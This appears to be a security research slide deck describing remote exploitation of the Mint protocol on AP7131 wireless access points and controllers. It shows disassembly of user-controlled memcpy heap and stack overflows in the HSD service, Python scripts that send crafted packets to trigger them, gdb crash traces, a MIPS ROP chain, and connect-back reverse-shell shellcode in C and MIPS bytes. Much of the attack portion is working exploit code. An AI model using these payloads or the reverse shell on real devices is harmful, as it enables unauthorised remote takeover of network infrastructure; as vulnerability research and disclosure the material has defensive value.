
Datagram socket

1. Reverse engineer their kernel to mimic this L2/L3 protocol and build a client
2. Try to emulate the whole OS/Kernel (Probable, but might be painful)
3. Find a way to build a client using their OS kernel.

Mint

Attack scenarios using Mint:

- Attacker connects its device to the network or directly to the target Device (Wireless or Cable)
- Attacker remotely compromises a device connected to the network.
- Attack services/AP/Controllers over Mint services.
- Controllers == Windows DC



Creating Mint Client:

Mint client:

Inspecting their library `usr/lib/python2.7/lib-dynload/_socket.so` :

```
| li      $a2, 0x32
| la      $t9, PyModule_AddIntConstant
| jalr   $t9 ; PyModule_AddIntConstant
| addiu  $a1, (aAf_mint - 0x10000) # "AF_MINT"
```

We should be able to import socket and create Mint sockets.

```
import socket
# mint addr last 4 bytes of MAC addr in decimal (68.36.F3.E0)
mint_addr = 1748431840

port = 66

MESSAGE = "A" * 1000

sock = socket.socket(socket.AF_MINT, socket.SOCK_DGRAM) # Internet
sock.sendto(MESSAGE, (mint_addr, port))
```

Mint

Default config of controller

Standalone AP can also be configured as Controller

```
ap7131-36F3E0*#show mint neighbors
0 mint neighbors of 68.36.F3.E0:
ap7131-36F3E0*#show mint mlcp
MLCP VLAN state: MLCP_INIT
MLCP VLAN Hello Interval: 4s(default), Adjacency hold time: 13s(default)
    Potential VLAN links: None
    All VLANs were scanned 1 times
MLCP IP: ENABLED
MLCP IPv6: ENABLED
MLCP IP/IPv6 state: MLCP_INIT
MLCP IP Hello Interval: 15s(default), Adjacency hold time: 46s(default)
    Potential L3 Links:
        None
ap7131-36F3E0*#
```

```
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#self
ap7131-91FD80(config-device-00-23-68-91-FD-80)*#controller host 192.168.1.139
```

Mint

Attacker's device. I want to connect over mint to the Controller(victim).

```
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#
ap7131-91FD80(config)*#self
ap7131-91FD80(config-device-00-23-68-91-FD-80)*#controller host 192.168.1.139
```

Now, Controller (victim) sees attacker over mint.

```
ap7131-36F3E0*#show mint neighbors
1 mint neighbors of 68.36.F3.E0:
68.91.FD.80 (ap7131-91FD80) at level 1, best adjacency ip-192.168.1.198:24576
ap7131-36F3E0*#
```



And attacker can also connecter over mint to Controller (victim).

```
ap7131-91FD80*#show mint neighbors
1 mint neighbors of 68.91.FD.80:
68.36.F3.E0 (ap7131-36F3E0) at level 1, best adjacency ip-192.168.1.139:24576
ap7131-91FD80*#
```

Mint Vulnerabilities

Services listening on several ports over L2/L3 protocol

Example of function parsing messages over 1 specific port (HSD process):



Vulnerability

Memcpy's src and len user-controlled, dst is heap. Totally controllable:
HSD process, Mint port 14

```
10014F94
10014F94 loc_10014F94:
10014F94 lw      $a0, 0xC0($s1)
10014F98 lhu    $v0, 0x1360+var_924($sp)
10014F9C sh     $v0, 0x518($a0)
10014FA0 lhu    $a2, 0x1360+var_924($sp) # n (size) user-controlled
10014FA4 beqz   $a2, loc_10014FC0
10014FA8 ulw    $v0, 0x1360+var_B30+2($sp)
```




```
10014FAC la      $t9, memcpy
10014FB0 addiu  $a0, 0x318      # dest
10014FB4 jalr   $t9 ; memcpy
10014FB8 addiu  $a1, $sp, 0x1360+var_B24 # src (user-controlled)
10014FBC ulw    $v0, 0x1360+var_B30+2($sp)
```

Vulnerability

To reach that memcpy in the switch case statement we have to:

First go to case0 of switch statement and we got a restriction.

Get_session_by_mac check if the MAC sent in our payload is authenticated.




```
10014164
10014164 loc_10014164:          # jumptable 1001415C cases 0,1
10014164 la    $t9, get_session_by_mac
10014168 jalr  $t9 ; get_session_by_mac
1001416C addiu $a0, $sp, 0x1360+var_B3A
10014170 beqz $v0, loc_1001418C
10014174 move  $s1, $v0
```

Vulnerability

To reach that memcpy in the switch case statement we have to:

Luckily we can add a fake MAC to the authenticated list

Another case for the switch case statement allow us that:



The screenshot shows a debugger interface with assembly code. The assembly code is as follows:

```
100165FC
100165FC loc_100165FC:
100165FC addiu   $a0, $sp, 0x1360+var_B3A
10016600 lhu     $a1, 0x1360+var_B26($sp)
10016604 jalr    $t9 ; session_alloc
10016608 lhu     $a2, 0($s0)
1001660C beqz   $v0, loc_10018518
10016610 move    $s2, $v0
```

Annotations with colored arrows point from specific assembly instructions to the corresponding memory locations in the registers and stack.

Vulnerability

To reach that memcpy in the switch case statement we have to send this:

First, session alloc for our Fake MAC addr

```
# "A" * 6 is our fake MAC address (41:41:41:41:41:41)

MESSAGE1 = "\x00\x16" + "A" * 6 + "\x00\x11" + "B" * 40 + "wlan1"\x00 + "C" * 59 + "default-onboard" + "\x00"
MESSAGE1 += "D" * 1372 + "\x00\xFF" # Max 0xDBD , if more than DBD then out of bounds read in memcpy (finish of st
MESSAGE = MESSAGE1 + "\x45" * (0xAC0 - len(MESSAGE1)) # max recvfrom buf size 0xAC0

sock = socket.socket(socket.AF_INET, socket.SOCK_DGRAM) # Internet
sock.sendto(MESSAGE, (1748431840,14))
|
```

Vulnerability

To reach that memcpy in the switch case statement we have to send this:

And now we can reach the vulnerable memcpy

```
import socket

MESSAGE1 = "\x00\x16" + "A" * 6 + "\x00\x11" + "B" * 40 + "wlan1"\x00" + "C" * 59 + "default-onboard" + "\x00"

MESSAGE1 += "D" * 1372 + "\x0D\x00" # Size for the memcpy, Max 0xDBD , if more than 0xDBD then out of bounds read

MESSAGE = MESSAGE1 + "E" * (0xAC0 - len(MESSAGE1)) # max recvfrom buf size 0xAC0

sock = socket.socket(socket.AF_MINT, socket.SOCK_DGRAM) # Internet
sock.sendto(MESSAGE, (1748431840,14))
```

Vulnerability

Crash:

```
/root # gdb  
(gdb) attach 1765  
Attaching to process 1765  
Reading symbols from /usr/sbin/hsd...(no debugging symbols found)...done.
```

```
(gdb) c  
Continuing.
```

```
Program received signal SIGABRT, Aborted.  
0x2af26624 in raise () from /lib/libc.so.6  
(gdb) bt  
#0 0x2af26624 in raise () from /lib/libc.so.6  
#1 0x2af28108 in abort () from /lib/libc.so.6  
#2 0x2af645b0 in __fsetlocking () from /lib/libc.so.6  
#3 0x2af6b620 in malloc_usable_size () from /lib/libc.so.6
```

Vulnerability

Another Memcpy's src and len user-controlled, dst is heap. Totally controllable:
HSD process, Mint port 14

```
10014F94 loc_10014F94:
10014F94    lw      $a0, 0xC0($s1)
10014F98    lhu    $v0, 0x1360+var_924($sp)
10014F9C    sh      $v0, 0x518($a0)
10014FA0    lhu    $a2, 0x1360+var_924($sp)    # n (size) user-controlled
10014FA4    beqz   $a2, loc_10014FC0
10014FA8    ulw    $v0, 0x1360+var_B30+2($sp)
```



```
10014FAC    la      $t9, memcpy
10014FB0    addiu  $a0, 0x318      # dest
10014FB4    jalr    $t9 ; memcpy
10014FB8    addiu  $a1, $sp, 0x1360+var_B24    # src (user-controlled)
10014FBC    ulw    $v0, 0x1360+var_B30+2($sp)
```

Vulnerability

Another Memcpy's src and len user-controlled, dst is heap. Totally controllable:
HSD process, Mint port 14

```
/root # gdb  
(gdb) attach 4820  
Attaching to process 4820  
Reading symbols from /usr/sbin/hsd...(no debugging symbols found)...done.  
(gdb) c  
Continuing.
```

```
Program received signal SIGABRT, Aborted.  
0x2af26624 in raise () from /lib/libc.so.6  
(gdb) bt  
#0 0x2af26624 in raise () from /lib/libc.so.6  
#1 0x2af28108 in abort () from /lib/libc.so.6  
#2 0x2af645b0 in __fsetlocking () from /lib/libc.so.6  
#3 0x2af6b620 in malloc_usable_size () from /lib/libc.so.6
```

Vulnerability

Stack overflow where user data comes from the previous memcpy vuln.


To overflow the Stack the Heap buffer has to be overflowed as well:

```
10012B3C sd      $v0, 0xB00+var_538($sp)
10012B40 lhu    $a2, 0x518($a1)  # n (size) user controlled
10012B44 beqz   $a2, loc_10012B58
10012B48 la      $t9, memcpy
```


```
10012B4C addiu   $a1, 0x318      # src source user-controlled (from heap address)
10012B50 jalr    $t9 ; memcpy
10012B54 addiu   $a0, $sp, 0xB00+var_735  # dest (destination is stack buffer)
```

```
10012B58
10012B58 loc_10012B58:
10012B58 lw      $v0, 0xC0($s1)
10012B5C move    $a0, $sp
10012B60 la      $t9, forward_hs_msg_to_rim
10012B64 sb      $s5, 0xB00+var_73E($sp)
10012B68 jalr    $t9 ; forward_hs_msg_to_rim
10012B6C sw      $s3, 0x308($v0)
```

Vulnerability



Vulnerability



Vulnerability

LIBC sanity checks can make it crash before the stack overflow happens.

We could try to provide valid data in the next chunk's metadata to avoid crash (NO ASLR)

In this case is not necessary as it won't crash if we execute the exploit "quick".


Provide valid data in the next chunk's metadata to make it more reliable.

EXPLOIT

- NO ASLR, NO NX, NO STACK CANARIES..
- Just jump to our shellcode? Nope.
- Cache incoherence problem (well known):
- MIPS CPU I-Cache D-Cache Instructions, Data.
- Our payload likely will be stored in the D-Cache.



EXPLOIT



EXPLOIT


- FILL THE D-CACHE TO FLUSH IT (Depends on how big it is)
- Call a blocking function such as Sleep() using ROP
- The cache will be flushed.



EXPLOIT

ROP:

From the epilogue we know the registers that we control at the crash time.



The screenshot shows the assembly code for the `send_accounting_record` function. The code is as follows:

```
10012B74
10012B74 loc_10012B74:
10012B74 ld    $gp, 0xB00+var_10($sp)
10012B78 ld    $s5, 0xB00+var_18($sp)
10012B7C ld    $s4, 0xB00+var_20($sp)
10012B80 ld    $s3, 0xB00+var_28($sp)
10012B84 ld    $s2, 0xB00+var_30($sp)
10012B88 ld    $s1, 0xB00+var_38($sp)
10012B8C ld    $s0, 0xB00+var_40($sp)
10012B90 jr    $ra
10012B94 addiu $sp, 0xB00
10012B94 # End of function send_accounting_record
10012B94
```

LIBC GADGETS

```
1 # LOAD '2' for sleep arg0 and jump to next gadget
2
3 li    $a0, 2 <--- argumento para sleep() , un 2
4 lw    $v0, 0x210+var_208($sp)
5 move $a1, $s4
6 move $a2, $s7
7 move $t9, $s5 <--- Controlamos S0 para saltar al siguiente gadget
8 or    $v0, $s1
9 jalr $t9 <-- Salto al gadget 2
10
11 # Execute Sleep(2) and return to the 3d gadget
12
13 move $t9, $s0      <- S0 = sleep() = 0x2af9a2e0
14 ld   $gp, 8($sp)
15 ld   $ra, 0x10($sp) <-- Cogemos del [sp+0x10] para retornar al 3 gadget
16 lui $a1, 2
17 ld   $s0, 0($sp)
18 jr   $t9      <-- sleep(2)
19
20 # Get a Pointer to our Shellcode and jump to 4th gadget
21
22 move $t9, $s3  <--- S3 = addr 4 gadget
23 srl $v0, 4
24 sll $v0, 4
25 subu $sp, $v0
26 addiu $s0, $sp, 0xA0+var_80 <-- $0 addr del stack (donde empezara mi shellcode)
27 jalr $t9 <--- Salto al 4 gadget
28
29 # Jump to the shellcode
30
31 .text:2AF0E98C          move   $t9, $s0
32 .text:2AF0E990          jalr   $t9 <-- Salto a shellcode
```



SHELLCODE

```
5 #include <stdio.h>
6 #include <unistd.h>
7 #include <sys/socket.h>
8 #include <netinet/in.h>
9
10 int main(void)
11 {
12     int i; // used for dup2 later
13     int sockfd; // socket file descriptor
14     socklen_t socklen; // socket-length for new connections
15
16     struct sockaddr_in srv_addr; // client address
17
18     srv_addr.sin_family = AF_INET; // server socket type address family = internet protocol address
19     srv_addr.sin_port = htons( 1337 ); // connect-back port, converted to network byte order
20     srv_addr.sin_addr.s_addr = inet_addr("127.0.0.1"); // connect-back ip , converted to network byt
21
22     // create new TCP socket
23     sockfd = socket( AF_INET, SOCK_STREAM, IPPROTO_IP );
24
25     // connect socket
26     connect(sockfd, (struct sockaddr *)&srv_addr, sizeof(srv_addr));
27
28     // dup2-loop to redirect stdin(0), stdout(1) and stderr(2)
29     for(i = 0; i <= 2; i++)
30         dup2(sockfd, i);
31
32     // magic
33     execve( "/bin/sh", NULL, NULL );
34 }
```



SHELLCODE

```
1  /*
2   * Title: Linux/MIPS - connect back shellcode (port 0x7a69) - 168 bytes.
3   * Author: rigan - imrigan [sobachka] gmail.com
4   */
5
6 #include <stdio.h>
7
8 char sc[] =
9     "\x24\x0f\xff\xfd"           // li      t7,-3
10    "\x01\xe0\x20\x27"          // nor    a0,t7,zero
11    "\x01\xe0\x28\x27"          // nor    a1,t7,zero
12    "\x28\x06\xff\xff"          // slti   a2,zero,-1
13    "\x24\x02\x10\x57"          // li     v0,4183 ( sys_socket )
14    "\x01\x01\x01\x0c"          // syscall 0x40404
15
16    "\xaf\xa2\xff\xff"          // sw     v0,-1(sp)
17    "\x8f\xa4\xff\xff"          // lw     a0,-1(sp)
18    "\x24\x0f\xff\xfd"          // li     t7,-3 ( sa_family = AF_INET )
19    "\x01\xe0\x78\x27"          // nor   t7,t7,zero
20    "\xaf\xaf\xff\xe0"          // sw     t7,-32(sp)
21    "\x3c\x0e\x7a\x69"          // lui   t6,0x7a69 ( sin_port = 0x7a69 )
22    "\x35\xce\x7a\x69"          // ori   t6,t6,0x7a69
23    "\xaf\xae\xff\xe4"          // sw     t6,-28(sp)
24
25    /* ===== You can change ip here ; ===== */
26    "\x3c\x0d\xc0\x8a"          // lui   t5,0xc0a8 ( sin_addr = 0xc0a8 ...
27    "\x35\xad\x01\x64"          // ori   t5,t5,0x164        ...0164 )
```

SHELLCODE

MIPS N32:

